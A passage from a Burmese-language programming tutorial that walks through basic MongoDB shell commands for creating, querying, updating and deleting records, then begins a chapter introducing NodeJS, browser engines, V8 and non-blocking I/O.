Collection တည်ဆောက်နည်း နောက်တစ်နည်းကတော့ Data သာ ထည့်လိုက်ပါ။ သူ့ဘာသာ လိုတဲ့ Database တွေ Collection တွေကို အလိုအလျောက် ဆောက်ပေးသွားပါတယ်။ အဲဒီနည်းကို အခုသုံးပါမယ်။ ဒီလိုပါ -

```
> use travel
switched to db travel

> db.records.insert({ name: "Bobo", age: 23 })
WriteResult({ "nInserted" : 1 })
```

`use travel` နဲ့ `travel` Database ကို သုံးပါတယ်။ ပြီးတဲ့အခါ `db.records.insert()` နဲ့ Data ထည့်လိုက်တဲ့အတွက် `records` အမည်ရ Collection ထဲကို Data တစ်ကြောင်း သိမ်းသွားမှာပါ။ Document တစ်ခု သိမ်းသွားတယ်လို့ ပြောမှတ်ကျပါမယ်။ ဒါပေမယ့် အခေါ်အဝေါ်တွေ ရှုပ်ကုန်မှာစိုးလို့ ပိုမြင်သာမယ်လို့ ထင်တဲ့ Data လို့ပဲ ဆက်ပြောသွားပါမယ်။ Data ကို ပေးတဲ့အခါ JSON Format နဲ့ပဲ ပေးရပါတယ်။ တစ်ကယ့် အခေါ်အဝေါ်အမှန်ကတော့ BSON ဆို Binary JSON ပါ။ ဒါပေမယ့် အသုံးပြုနည်းမှာ သိပ်မကွာလို့ စာဖတ်သူနဲ့ ပိုမြင်နှင့်နှုံးပြီး ဖြစ်နိုင်တဲ့ JSON လို့ပဲ ဆက်သုံးသွားပါမယ်။

မူလက `travel` Database တို့ `records` Collection တို့ မရှိလည်း ကိစ္စမရှိပါဘူး။ MongoDB က တစ်ခါတည်း အလိုအလျောက်ဆောက်ပြီး သိမ်းပေးသွားမှာပါ။ သိမ်းထားတဲ့ Data တွေကို ဖြန့်ကြည့်ချင်ရင် `db.collection.find()` ကို သုံးရပါတယ်။ `collection` နေရာမှာ Collection အမည်မှန်နဲ့ အစားထိုးပေးလိုက်ယုံပါပဲ။ ဒီလိုပါ -

```
> db.records.find()
{ "_id" : ObjectId("5f62433057f76967c5d976ee"), "name" : "Bobo", "age" : 23 }
```

မြင်တွေရတဲ့အတိုင်း စောစောကပေးလိုက်တဲ့ Data ကိုပြန်ရပါတယ်။ လွယ်လွယ်လေးပါ။ `insert()` နဲ့
ထည့်ပြီး `find()` နဲ့ပြန်ထုတ်ကြည့်ရတာပါ။ ထူးခြားချက်အနေနဲ့ Auto ID တစ်ခုလည်း ထွက်သွားတယ်
ဆိုတာတွေရနိုင်ပါတယ်။ `_id` လို့ ရှုံးကနေ UnderScore လေးခံပြီး ပေးပါတယ်။ UUID ခေါ်
Universally Unique ဖြစ်တဲ့ ID ကို MongoDB က ထုတ်ပေးသွားတာပါ။ အဲဒီ ID ရဖိုအတွက် MongoDB
ရဲ့ အရင် Version တွေက Timestamp, Machine ID, Process ID နဲ့ Auto Increment Counter ဆိုတဲ့
အချက် (င) ချက်ကိုပေါင်းပြီး ဖန်တီးယူပါတယ်။ နောက်ပိုင်း Version တွေမှာတော့ Timestamp,
Random Value နဲ့ Auto Increment Counter တိုကို ပေါင်းပြီး ဖန်တီးယူပါတယ်။ ဘယ်လိုပဲဖြစ်ဖြစ်
Unique ဖြစ်တဲ့ ID တစ်ခုကို ရလိုက်တာပါပဲ။

UUID Value ကို `ObjectId()` ဆိုတဲ့ Function တစ်ခုနဲ့ ထည့်ပေးတာကိုလည်း သတိပြုပါ။ အဲဒီ
`ObjectId()` ရဲ့ အကူအညီနဲ့ UUID ထဲကနေ Timestamp တွေဘာတွေ လိုအပ်တဲ့အခါ ပြန်ထုတ်ယူလို့
ရပါတယ်။ ဆိုလိုတာက တစ်ချက်ခုတ် နှစ်ချက်ပြတ်ပါ။ တစ်ခုတည်းနဲ့ Unique ဖြစ်တဲ့ ID လည်းရမယ်၊
Timestamp လည်းရမယ်ဆိုတဲ့ သဘောပါ။ UUID ထဲကနေ Timestamp ကို အခုလိုပြန်ထုတ်ယူလို့ ရပါ
တယ်။

```
> ObjectId("5f62481e8873b1d7bff76272").getTimestamp()
```

ထည့်ထားတဲ့ Data တွေကို ပြန်ဖျက်ချင်ရင် `remove()` ကိုသုံးနိုင်ပါတယ်။ ဘာကိုဖျက်မှာလဲဆိုတဲ့ Filter
ကို JSON နဲ့ ပေးရပါတယ်။ ဒီလိုပါ -

```
> db.records.remove({ name: "Bobo" })
WriteResult({ "nRemoved" : 1 })
```

တစ်ကယ်တန်း တိတိကျကျဖျက်ချင်ရင် `_id` ကိုပေးပြီး ဖျက်သင့်ပါတယ်။ အခုတော့ နမူနာအနေနဲ့
name: Bobo ကို ဖျက်ပေးပါလို့ Filter အနေနဲ့ ပေးလိုက်တာပါ။

ဆက်လက်ပြီးတော့၊ စမ်းစရာ Data ရအောင် နမူနာ Data တစ်ချို့ ထည့်လိုက်ပါမယ်။ တစ်ကြောင်းချင်း ထည့်စရာမလိုပါဘူး။ JSON Array အနေနဲ့ စုစည်းပြီး ပေးလိုက်လို့ရပါတယ်။ ဒီလိုပါ -

```
> db.records.insert([
  {name: "Bobo", nrc: "A0131", from: "Yangon", to: "Mandalay", with: "5B9876"}, 
  {name: "Nini", nrc: "A1476", from: "Yangon", to: "Bago", with: "3G6457"}, 
  {name: "Coco", nrc: "B0487", from: "Bago", to: "Yangon", with: "4L2233"}, 
  {name: "Mimi", nrc: "C1987", from: "Yangon", to: "Mandalay", with: "9E4343"}, 
  {name: "Nono", nrc: "B0098", from: "Bago", to: "Yangon", with: "4L2233"}, 
  {name: "Momo", nrc: "C0453", from: "Yangon", to: "Bago", with: "3G6457"}])
BulkWriteResult({
  "writeErrors" : [ ],
  "writeConcernErrors" : [ ],
  "nInserted" : 6,
  "nUpserted" : 0,
  "nMatched" : 0,
  "nModified" : 0,
  "nRemoved" : 0,
  "upserted" : [ ]
})
```

ထည့်ထားတဲ့ Data တွေကို find() နဲ့ ပြန်ထုတ်ကြည့်ရင် Data တွေများလာပြီမို့လို့ ကြည့်ရတာ မျက်စိရှုပ်စရာ ဖြစ်နေတာကို တွေ့ရပါလိမ့်မယ်။ အဲဒါကိုကြည့်ရတာ အဆင်ပြေစေချင်ရင် အခုလို pretty() နဲ့ ထပ်တွဲပြီး ကြည့်လို့ရပါတယ်။

```
> db.records.find().pretty()
{
  "_id" : ObjectId("5f62481e8873b1d7bff76271"),
  "name" : "Bobo",
  "nrc" : "A0131",
  "from" : "Yangon",
  "to" : "Mandalay",
  "with" : "5B9876"
}
{
  "_id" : ObjectId("5f62481e8873b1d7bff76273"),
  "name" : "Coco",
  "nrc" : "B0487",
  "from" : "Bago",
  "to" : "Yangon",
  "with" : "4L2233"
}
...
...
```

ဆက်လက်ပြီးတော့ Sorting, Filter နဲ့ Paging တွေဆက်ကြည့်ကြပါမယ်။ Filter အတွက်ကတော့ စောစောက remove() လိုပါပဲ၊ find() ကို JSON နဲ့ Filter တန်ဖိုးတွေ ပေးလိုရပါတယ်။ ဒီလိုပါ -

```
> db.records.find({ from: "Yangon" })
```

ဒါဆိုရင် from: Yangon တန်ဖိုးနဲ့ ကိုက်ညီတဲ့ Data တွေကိုပဲ ပြန်ရမှာပါ။ Filter ကို တစ်ခုထက်ပိုပေးလိုလည်း ရပါတယ်။ ဥပမာ -

```
> db.records.find({ from: "Yangon", to: "Bago" })
```

ဒါဆိုရင် from: Yangon နဲ့ to: Bago ဆိုတဲ့ တန်ဖိုးနှစ်ခုလုံးနဲ့ကိုက်တဲ့ Data တွေကိုပဲ ပြန်ပေးမှာပါ။ AND Filter လို့ ပြောလိုရပါတယ်။ OR Filter ပုံစံလိုချင်ရင်တော့ ရေးရတာ နည်းနည်းရှုပ်သွားပါတယ်။ ဒီလိုပါ။

```
> db.records.find({
  $or: [
    { from: "Yangon" },
    { to: "Yangon" }
  ]
})
```

\$or Operator အတွက် Filter လုပ်ချင်တဲ့ တန်ဖိုးတွေ တန်းစီပေးလိုက်ရတာပါ။ Greater Than တို့ Less Than တို့လို Filter တွေလည်း ရပါတယ်။ ဒီလိုပုံစံရေးရပါတယ်။

```
> db.products.find({ price: { $gt: 9 } })
```

products Collection မရှိလို့ လက်တွေ့ရေးစမ်းဖို့ မဟုတ်ပါဘူး။ နမူနာ ပြတာပါ။ \$gt အစား \$lt, \$gte, \$lte, \$not စသဖိုင့် သုံးလိုရပါတယ်။ စဉ်းစားကြည့်ရင် API ဒီမိုင်းအကြောင်း ပြောခဲ့တုံးကနဲ့ သဘောသဘာဝတွေ ခပ်ဆင်ဆင်ပဲဆိုတာကို တွေ့ရနိုင်တယ်။

Sorting စီချင်ရင်တော့ ဒီလိုပါတယ်။

```
> db.records.find().sort({ name: 1 })
```

name: 1 လိုပြောလိုက်တာဟာ name နဲ့မယ်လို ပြောလိုက်တာပါ။ စမ်းကြည့်လိုပါတယ်။ Sorting ကို Field တစ်ခုထက်လည်း ပိုစီလိုပါတယ်။

```
> db.records.find().sort({ from: 1, name: 1 })
```

ဒါဆိုရင် from နဲ့အရင်စီပြီးနောက် name နဲ့ ထပ်စီပေးမှာပါ။ ပြောင်းပြန် Descending ပုံစံ စီချင်ရင် 1 အစား -1 လို ပေးလိုပါတယ်။

Paging လုပ်ဆောင်ချက်အတွက် skip() နဲ့ limit() ကို သုံးနိုင်ပါတယ်။

```
> db.records.find().limit(3)
```

ဒါဆိုရင် limit(3) လိုပြောထားလို Data (၃) ကြောင်းပဲ ယူပေးမှာပါ။

```
> db.records.find().skip(1).limit(3)
```

ဒါဆိုရင်တော့ skip(1) လိုပြောထားလို (၁) ကြောင်းကျော်လိုက်ပြီးမှ (၂) ကြောင်းယူပေးသွားမှာပါ။

ပြီးတော့ SQL Query တွေမှာ SELECT name, nrc FROM records ဆိုပြီး ကိုယ်လိုချင်တဲ့ Fields ကိုပဲ ရွေးယူလို ရသလိုပဲ MongoDB မှာလည်း ရပါတယ်။ find() ခဲ့ ဒုတိယ Parameter မှာ လိုချင်တဲ့ Fields စာရင်းပေးပြီးတော့ ဒီလိုယူပါတယ်။

```
> db.records.find({}, {name: 1, nrc: 1})
```

ဒါဆိုရင် name နဲ့ nrc နှစ်ခုကိုပဲ ယူလိုက်တာပါ။ ကျန်တဲ့ from တွေ to တွေ with တွေ မပါတော့ပါဘူး။ find() အတွက် ပထမ Parameter က Filter မို့လို့ မပေးချင်တဲ့အတွက် အလွတ်ပဲ ပေးခဲ့တာကို လည်း သတိပြုပါ။

ဆက်ဖြီးတော့ Update ကိုကြည့်ပါမယ်။ HTTP အကြောင်းပြောတုံးက Update ပုံစံနှစ်မျိုး ရှိတာ ပြောခဲ့ပါတယ်။ PUT နဲ့ PATCH ပါ။ တစ်ခုလုံးအစားထိုးပြီး Update လုပ်တာနဲ့ တစ်စိတ်တစ်ပိုင်းရွေးပြီး Update လုပ်တာဆိုပြီး နှစ်မျိုးရှိတာပါ။ MongoDB မှာလည်း နှစ်မျိုးလုံး ရှိပါတယ်။ save() နဲ့ update() ပါ။ save() က PUT လိုမျိုး တစ်ခုလုံးအစားထိုးပြီး Update လုပ်မှာပါ။ update() ကတော့ PATCH လိုမျိုး တစ်စိတ်တစ်ပိုင်း ရွေးပြီး Update လုပ်ပေးမှာပါ။

save() ကအလုပ်နှစ်မျိုး လုပ်ပါတယ်။ ပေးလိုက်တဲ့ Data ထဲမှာ _id ပါရင် Update လုပ်ပေးပြီး၊ _id မပါရင် Create လုပ်ပေးပါတယ်။ စမ်းသပ်နိုင်ဖို့အတွက် နမူနာတစ်ခုလောက် အခုလို ထပ်ထည့်ပြီး စမ်းကြည့်နိုင်ပါတယ်။

```
> db.records.save({ name: "Test", age: 22 })
WriteResult({ "nInserted" : 1 })

> db.records.find({ name: "Test" })
{ "_id" : ObjectId("5f6250f28873b1d7bff76277"), "name" : "Test", "age" : 22 }
```

ပေးလိုက်တဲ့ Data မှာ _id မပါတဲ့အတွက် save() က အသစ်တစ်ခု ထပ်ထည့်ပေးသွားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ _id ပေးပြီး နောက်တစ်ခါး save() လုပ်ကြည့်ပါမယ်။

```
> db.records.save({ "_id" : ObjectId("5f6250f28873b1d7bff76277"), "name" :
  "Test2" })
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })

> db.records.find({ name: "Test2" })
{ "_id" : ObjectId("5f6250f28873b1d7bff76277"), "name" : "Test2" }
```

ဒီတစ်ခါတော့ `save()` က အသစ်မထည့်တော့ဘဲ `Update` လုပ်ပေးသွားတယ်ဆိုတာကို တွေ့ရှိနိုင်ပါတယ်။ ဒါပေမယ့် မူလရှိနေတဲ့ `age` တန်ဖိုး ပျောက်သွားတာကို သတိပြုကြည့်ပါ။ `save()` က ပေးလိုက်တဲ့ Data နဲ့ နိုဂုံတာကို အစားထိုးလိုက်တာမို့လို့ နိုဂုံတာ ပျောက်သွားတာပါ။ အစမ်းထည့်ထားတဲ့ Data ကို အခုလို ပြန်ဖျက်ထားနိုင်ပါတယ်။

```
> db.records.remove({ name: "Test2" })
```

`update()` ကို ဆက်ပြီးတော့စမ်းကြည့်ကြပါမယ်။ `update()` က ရေးရတာ နည်းနည်းတော့ ရှုပ်ပါတယ်။ Parameter (၃) ခုပေးရပါတယ်။ Filter, Data နဲ့ Option ပါ။ ဒီလိုရေးရပါတယ်။

```
> db.records.update(
  { to: "Bago" },
  { $set: { to: "Bagan" } },
  { multi: true }
)
WriteResult({ "nMatched" : 3, "nUpserted" : 0, "nModified" : 3 })
```

နမူနာမှာ `to: Bago` က Filter ပါ။ Data ကိုတော့ `$set` Operator နဲ့ ပေးထားပါတယ်။ `to` ကို `Bagan` လို့ ပြင်ချင်တာပါ။ နောက်ဆုံးက `multi: true` Option ကတော့ Filter က တစ်ကြောင်းထက် ပိုတွေ့ရင်လည်း တွေ့သမျှအကုန်ပြင်မယ်လို့ ပြောလိုက်တာပါ။ ဒါကြောင့်ရှိသမျှ `to: Bago` တွေ အကုန် `to: Bagan` ဖြစ်သွားမှာပါ။ ရွေးပြင်သွားတာဖြစ်လို့ တဲ့ ခြေားမဆိုင်တဲ့ Data တွေလည်း မပျောက်ပါဘူး။

Data တွေကိုသိမ်းတဲ့အခါ JSON Structure အတိုင်း သိမ်းရတာဖြစ်လို့ ဖွဲ့စည်းပုံက ဒီလိုအဆင့်ဆင့် ဖြစ်မယ်ဆိုရင်လည်း ဖြစ်လိုရပါတယ်။

```
{
  name: "Bobo",
  nrc: "A0131",
  trip: [
    {
      from: "Yangon",
      to: "Mandalay",
      vehicle: {
        type: "car",
        license: "5B9876"
      }
    }
  ]
}
```

ဒီလိုဖွဲ့စည်းပုံမှာ အဆင့်ဆင့်ပါလာပြီဆိုရင် Filter တွေလုပ်တဲ့အခါ ဘယ်လိုလုပ်ရလဲ ဆိုတာလေး ဖြည့်
မှတ်ထားပေးပါ။

```
> db.records.find({ "trip.vehicle.type": "car" })
```

trip ထဲက vehicle ထဲက type တန်ဖိုးနဲ့ Filter လုပ်ချင်တာဖြစ်လို့ trip.vehicle.type ဆို
ပြီးတော့ Dot ခံပြီး ရွေးပေးရတာပါ။

ဒီလောက်ဆိုရင် MongoDB မှာ Data တွေ Create, Read, Update, Delete လုပ်ငန်းတွေ စုအောင်လုပ်
တတ်သွားပါပြီ။ MongoDB က လက်တွေ့လေ့လာအသုံးပြုရတာ လွယ်ပါတယ်။ လူသန်းပေါင်းများစွာက
အသုံးပြုပြီး အချက်အလက် သန်းပေါင်းများစွာကို သိမ်းဆည်းရတဲ့ ပရောဂျက်မျိုးတွေနဲ့ သင့်တော်အောင်
ဖန်တီးထားတဲ့ နည်းပညာမျို့လို့ တစ်ကယ်တမ်း ခက်မှာက အဲဒီလောက် Data တွေသိမ်းနှင့်တဲ့ Server
Architecture ကို တည်ဆောက်ပုံ တည်ဆောက်နည်းတွေက ခက်တာပါ။ လောလောဆယ် အဲဒီလောက်
အဆင့် မသွားသင့်သေးပါဘူး။ အခုလို အခြေခံအသုံးပြုပုံလောက် သိတယ်ဆိုရင်ပဲ စတင်အသုံးပြုလို့ ရနေ
ပါပြီ။ စိတ်ဝင်စားလို့ အခုကာတည်းက လေ့လာချင်တယ်ဆိုရင်လည်း [Rockstar Developer](#) စာအုပ်မှာ
လေ့လာကြည့်နိုင်ပါတယ်။ PDF Ebook ကို အခမဲ့ ဒေါင်းလို့ရပါတယ်။

- <https://eimaung.com/rockstar-developer/>

အခန်း (၇၂) – NodeJS

နမူနာပရောဂျက်ကို ExpressJS အသုံးပြုပြီး တည်ဆောက်မှာပါ။ ဟိုအရင်ကတော့ JavaScript နည်းပညာတွေကို သူထက်ပိုထင်ရှားတဲ့ အခြားအမည်တူနည်းပညာတွေ ရှိနေရင် ကဲပြားစေဖို့အတွက် နောက်ကနေ NodeJS, ExpressJS စသဖြင့် JS လေးတွေထည့်ပြီး ခေါ်ကြလေ့ရှိပါတယ်။ အခုတော့ သူတို့က ပိုထင်ရှားသွားကြပြီ။ နောက်က JS မပါလည်း နာမည်ကြားယုံနဲ့ သိကုန်ကြပြီမို့လို့ မထည့်ကြတော့ပါဘူး။ လောလောဆယ် အစဉ်အလာမပျက် ထည်ပြီးသုံးနှုန်းရေးသားနေပေမယ့် နောက်ပိုင်းမှာ မထည့်တော့ပါဘူး။ Node, Express စသဖြင့် အမည်သက်သက်ပဲ ဆက်သုံးပါတော့မယ်။

API ပရောဂျက် တည်ဆောက်ဖို့အတွက် တစ်ကယ်သုံးချင်တာက Node ကို တိုက်ရိုက်သုံးချင်တာ မဟုတ်ပါဘူး။ Express Framework ကိုသုံးပြီး ဖန်တီးချင်တာပါ။ Express က Node ကိုအသုံးပြုပြီး အလုပ်လုပ်တဲ့ Framework မို့လို့သာ Node အကြောင်းကို ထည့်ပြောရတဲ့သဘောပါ။ ရှုပိုင်းမှာလည်း Node နဲ့ NPM အကြောင်းကို ထည့်သွင်းဖော်ပြခဲ့ပြီး ဖြစ်ပါတယ်။ အခု ဒီနေရာမှာလည်း လိုအပ်တာလေးတွေ ထပ်ဖြည့်ပြောချင်ပါသေးတယ်။

What

JavaScript ဟာ မူလက Client-side Programming Language တစ်ခုသာ ဖြစ်ပါတယ်။ အရင်ကဆိုရင် JavaScript ကုဒ်တွေက Web Browser ထဲမှာပဲ အလုပ်လုပ်ပါတယ်။ တခြားနေရာမှာ အလုပ်မလုပ်ပါဘူး။ Web Browser တွေမှာ အစိတ်အပိုင်း (၃) ပိုင်း ပေါင်းစပ်ပါဝင်တယ်လို့ ဆိုနိုင်ပါတယ်။ Rendering Engine, JavaScript Engine နဲ့ UI တို့ဖြစ်ပါတယ်။

Rendering Engine ရဲ့ တာဝန်ကတော့ HTML, CSS တွေပေါ်မှာ အခြေခံပြီး သင့်တော်တဲ့ အသင်အပြင် ဖော်ပြပေးဖို့ ဖြစ်ပါတယ်။ HTML Element တွေကို ဖော်ပြပေးနေတာ Rendering Engine ပါ။ CSS Style သတ်မှတ်ချက်တွေအတိုင်း ဖော်ပြပေးနေတာ Rendering Engine ပါ။ ထင်ရှားတဲ့ Rendering Engine တွေ ရှိကြပါတယ်။ Apple Safari Browser က Webkit လို့ခေါ်တဲ့ Rendering Engine ကို သုံးပါတယ်။ Microsoft Internet Explorer ကတော့ Trident လို့ခေါ်တဲ့ Engine ကို သုံးပါတယ်။ MSHTML လို့လည်း ခေါ်ပါတယ်။ Mozilla Firefox က Gecko ကိုသုံးပြီး Opera Browser ကတော့ Presto ကိုသုံးပါတယ်။

အဲဒီထဲမှာ Webkit က အထင်ရှားဆုံးပါ။ ကြေားဖူးကြပါလိမ့်မယ်။ သူ့အရင်က KHTML လို့ခေါ်တဲ့ Open Source Rendering Engine တစ်မျိုး ရှိပါတယ်။ Konqueror လို့ခေါ်တဲ့ လူသိနည်းတဲ့ Web Browser မှာ သုံးဖို့ထွင်ထားတာပါ။ အဲဒီ KHTML ကိုယူပြီးတော့ Apple က Webkit ဆိုတဲ့အမည်နဲ့ Rendering Engine ကို ထပ်ဆင့်တိထွင်ထားတာပါ။ နောက်ကျတော့ Webkit ကို ယူသုံးပြီး Google က Chromium Browser Project ကို ထွင်လိုက်ပါတယ်။

Chromium နဲ့ Chrome ဆိုတာ နာမည်လည်းဆင်တယ်၊ နည်းပညာလည်းတူတယ်။ ဒါပေမယ့် နည်းနည်း ကွဲပါတယ်။ Chromium ကို Source Code လို့ မြင်နိုင်ပါတယ်။ သူကို Compile လုပ်လိုက်တော့ Chromium Browser ဖြစ်လာပါတယ်။ အဲဒီ Source Code ကိုပဲ Google က သူ Configuration နဲ့သူ Compile လုပ်ယူလိုက်တဲ့အခါ Google Chrome Browser ဖြစ်လာတာပါ။ Source Code ကတူတယ်။ Compile လုပ်တဲ့သူ မတူဘူးလို့ ပြောလိုရပါတယ်။ ဒါကြောင့် Apple ရဲ့ Safari Browser, Chromium Browser နဲ့ Google Chrome တို့ဟာ သုံးထားတဲ့ Rendering Engine တူကြတယ်လို့ ပြောလိုရပါတယ်။

နောက်တော့ Google က Webkit ကို Blink ဆိုတဲ့အမည်နဲ့ သီးခြားခွဲပြီး ထပ်ထွင်လိုက်ပါတယ်။ ဒါကြောင့် KHTML → Webkit → Blink စသဖြင့် အဆင့်ဆင့်ဖြစ်ပေါ်လာလို့ အမျိုးအစားဆင်တူတွေလို့ ဆိုနိုင်ပါတယ်။ ကနေ့ခေတ်မှာ Webkit/Blink ဟာ အကျယ်ပြန့်ဆုံး သုံးနေကြတဲ့ Rendering Engine ပါ။ Apple Safari, Chromium Browser, Google Chrome, Android Browser, iOS Browser စသည်ဖြင့်၊ အားလုံးက Webkit/Blink ကို သုံးထားကြတာပါ။ ဒါတင်မကသေးပါဘူး၊ အခုဆိုရင် Opera Browser, Brave Browser နဲ့ Microsoft Edge Browser တို့ကလည်း Chromium ကိုသုံးထားကြတာပါ။

တစ်ကယ်တော့ စာအုပ်ထူလွန်းလို့ စာမျက်နှာချေတာဖို့လိုတဲ့အခြေအနေမှာ ဒီလိုအကြောင်းတွေကို ရှည်

ရှည်ဝေးဝေး ပြောမနေချင်ပါဘူး။ လက်တွေလိုအပ်မှာကိုပဲ တန်းပြောလိုက်ချင်ပါတယ်။ ဒါပေမယ့် အခုလို နောက်ခံဖြစ်စဉ်လေးတွေ သိထားရင် ပိုပြီးတော့များ စိတ်ဝင်စားစရာ ဖြစ်သွားမလားလို့ ထည့်ပြောပြနေ တာပါ။

စောစောက Browser မှာ Rendering Engine, JavaScript Engine နဲ့ UI တို့ ပေါင်းစပ်ပါဝင်တယ်လို့ ပြော ခဲ့ပါတယ်။ UI ကတော့ Browser Menu တွေ၊ Toolbar တွေ၊ URL Bar, Bookmark, History, Download စတဲ့ User တွေ မြင်တွေထိပြီး အသုံးပြုတဲ့ အရာတွေပါ။ JavaScript Engine ရဲတာဝန်ကတော့ ရှင်းပါ တယ်။ JavaScript Code တွေကို Run ပေးခြင်းပဲ ဖြစ်ပါတယ်။ Google က Chromium ကို ထွင်တဲ့ အခါ Rendering Engine အနေနဲ့ Webkit ကို ယူသုံးခဲ့ပေမယ့် JavaScript Engine ကိုတော့ သူဘာသာ အသစ် ထွင်ပြီး ထည့်ခဲ့ပါတယ်။ အဲဒီ Engine ကို V8 လိုပါတယ်။ တော့ JavaScript Engine တွေနဲ့ယုဉ်ရင် သိသိ သာသာ ပိုမြန်တဲ့ Engine တစ်ခုရယ်လို့ ထင်ရှားပါတယ်။

V8 JavaScript Engine ကို Chromium မှာ သုံးထားပေမယ့် သီးခြားပရောဂျက်တစ်ခုပါ။ Open Source နည်းပညာတစ်ခုပါပဲ။ အဲဒီ V8 ကို သုံးပြီးတော့ Ryan Dahl လိုအပ်တဲ့ ဆော်ဖဲ့အင်ဂျင်နီယာတစ်ဦးက Node ကို တိထွင်ခဲ့တာပါ။ အဲဒီအချိန်ကစားတော့ JavaScript ရဲအခန်းကဏ္ဍ အကြီးအကျယ်ပြောင်းလဲ သွားခဲ့ပါတော့တယ်။ အရင်က JavaScript ဆိုတာ Browser ထဲမှာပဲ Run တဲ့ နည်းပညာပါ။ အခုတော့ Browser ရဲ ပြင်ပမှာ Node ကိုအသုံးပြုပြီးတော့ JavaScript Code တွေကို Run လို့ ရွာသွားပါပြီ။ ဒီတော့ JavaScript ဟာလည်း Client-side Language ဆိုတဲ့အဆင့်ကနေကျော်ပြီး၊ ကြိုက်တဲ့နေရာမှာသုံးလို့ရတဲ့ Language တစ်ခုရယ်လို့ ဖြစ်သွားပါတော့တယ်။ ကွန်ပျူးတာမှာ Node ရှိနေရင် JavaScript ကုဒ်တွေ Run လို့ရနေဖြေလေ။ JavaScript နဲ့ Command Line ပရိုကရမဲ့တွေ ရေးပြီး Node နဲ့ Run လို့ရမယ်။ Server-side Code တွေရေးပြီး Node နဲ့ Run လို့ရမယ်။ Desktop Solution တွေရေးပြီး Node နဲ့ Run မယ်။ စ သဖြင့် JavaScript က စုယ်စုံသုံး Language တစ်ခု ဖြစ်သွားပါတော့တယ်။

ဒါကြောင့် Node ဆိုတာဘာလဲလို့ မေးလာခဲ့ရင် မှတ်ထားပါ။ Node ဆိုတာ JavaScript Run-Time နည်းပညာဖြစ်ပါတယ်။ Node ဆိုတာ JavaScript မဟုတ်ပါဘူး။ Node ဆိုတာ JavaScript ကုဒ်တွေကို Run ပေးနိုင်တဲ့ နည်းပညာပါ။ ပုံမှန် JavaScript ကုဒ်တွေအပြင် အသင့်သုံးလို့ရတဲ့ Standard Module တွေကို လည်း ရေးပြီး ဖြည့်တင်းပေးထားလို့ မူလ JavaScript ထက်တော့ သူကနာည်းနည်းပိုပြီး စွမ်းပါတယ်။

Node ကို စတင်ခဲ့တဲ့ Ryan Dahl က အခုတော့ Node ကို ဦးဆောင်နေသူ မဟုတ်တော့ပါဘူး။ လက်ရှိ Node ကို OpenJS Foundation လိုခေါ်တဲ့ အဖွဲ့အစည်းက စီမံနေပါတယ်။ Ryan Dahl ကတော့ အလားတူ နောက်ထပ်နည်းပညာတစ်ခုကို မကြောခင်ကမှ ထပ်ထွင်ထားပါတယ်။ Deno လိုခေါ်ပါတယ်။ ဒါနည်းပညာ ဘယ်လောက်ထိ ဖြစ်မြောက်လာမလဲဆိုတာတော့ စောင့်ကြည့်ကြရဖိုးမှာပါ။

Why

Node ရဲ့ ထူးခြားချက်ကတော့ Non-blocking I/O လိုခေါ်တဲ့ နည်းစနစ်ကို အသုံးပြုခြင်းပါ။ JavaScript ဟာ Interpreted Language တစ်ခုဖြစ်လို့ Language ချည်းသက်သက်အရရွိရင် သိပ်မြန်လှတဲ့ Language တော့ မဟုတ်ပါဘူး။ တခြားသူထက်ပိုမြန်တဲ့ Language တွေရှုပါတယ်။ ဒါပေမယ့် Node ရဲ့ Non-blocking I/O သဘောသဘာဝကြောင့် Node နဲ့ရေးထားတဲ့ ပရိုဂရမ်တွေဟာ သာမဏ်ထက် ပိုမြန် လေ့ရှိကြပါတယ်။

ကွန်ပူးတာရဲ့ Processor ဟာ တစ်စက္ကန့်မှာ Instruction ပေါင်း သန်းနဲ့ချီပြီး အလုပ်လုပ်ပေးနိုင်ပါတယ်။ ဒါပေမယ့် Hard Disk ပေါက အချက်အလက်တွေ Read/Write လုပ်ယူတာလို့ အလုပ်မျိုးက ဒီလောက် မ မြန်နိုင်ပါဘူး။ အင်တာနက် အဆက်အသွယ်ကိုသုံးပြီး အချက်အလက်တွေ ယူရမယ်ဆိုရင်လည်း၊ ဘယ်လောက်မြန်တဲ့ အင်တာနက်ကြိုး ဖြစ်နေပါစေ၊ ဒီအသားအပြန်က Processor ရဲ့ စွမ်းဆောင်ရည်ကို ဘယ်လို့မှ အမြှုလိုက်နိုင်မှာ မဟုတ်ပါဘူး။ အတူတူပါပဲ၊ ကင်မရာ၊ Fingerprint Sensor စသဖြင့် Input / Output Device တွေဟာ၊ Processor ရဲ့ အလုပ်လုပ်နိုင်စွမ်းနဲ့ နှုံးယူဉ်ကြည့်ရင် တော်တော် နေးကြပါတယ်။ ရိုးရိုးပရိုဂရမ်တွေမှာ Process က မြန်ချင်ပေမယ့် မြန်လို့မရဘဲ I/O ကို ပြန်စောင့်နေရတာတွေ ရှိကြပါတယ်။ Node ကတော့ Asynchronous ရေးဟန်နဲ့အတူ Process က I/O ကို စောင့်စရာအောင် တိတွင်ထားပါတယ်။ ဒီသဘောပေါ်လွှင်စေဖို့ ဥပမာကုဒ်ရိုးရိုးလေးတစ်ခုလောက် ရေးပြပါမယ်။

JavaScript

```
const fs = require("fs");

console.log("Some processes...");

fs.readFile("data.txt", "utf-8", function(err, data) {
    console.log(data);
});
```

```
console.log("Some more processes...");
```

ဒီကုဒ်မှာ ရေးထားတဲ့ အစီအစဉ်အရ Some processes ဆိုတဲ့စာတစ်ငြာင်းကို အရင်ရှိက်ထုတ်မယ်။ ပြီး ရင် data.txt ကို ဖတ်ပြီး အထဲက Content ကို ရှိက်ထုတ်မယ်။ ပြီးရင် Some more processes ဆိုတဲ့ စာတစ်ငြာင်းကို ဆက်ပြီးရှိက်ထုတ်မယ်။ ဒီလိုပေးထားတာပါ။ ဒါပေမယ့် Node ရဲ့ Non-blocking I/O သဘောသဘာဝက data.txt ကို ဖတ်လိုပြီးအောင် မစောင့်ဘဲ လုပ်စရာရှိတာ ဆက်လုပ်သွားမှာမြို့လို့ Run ကြည့်ရင် ရလဒ်က ဒီလိုရမှာပါ။

```
Some processes...
Some more processes...
>> data entries...
```

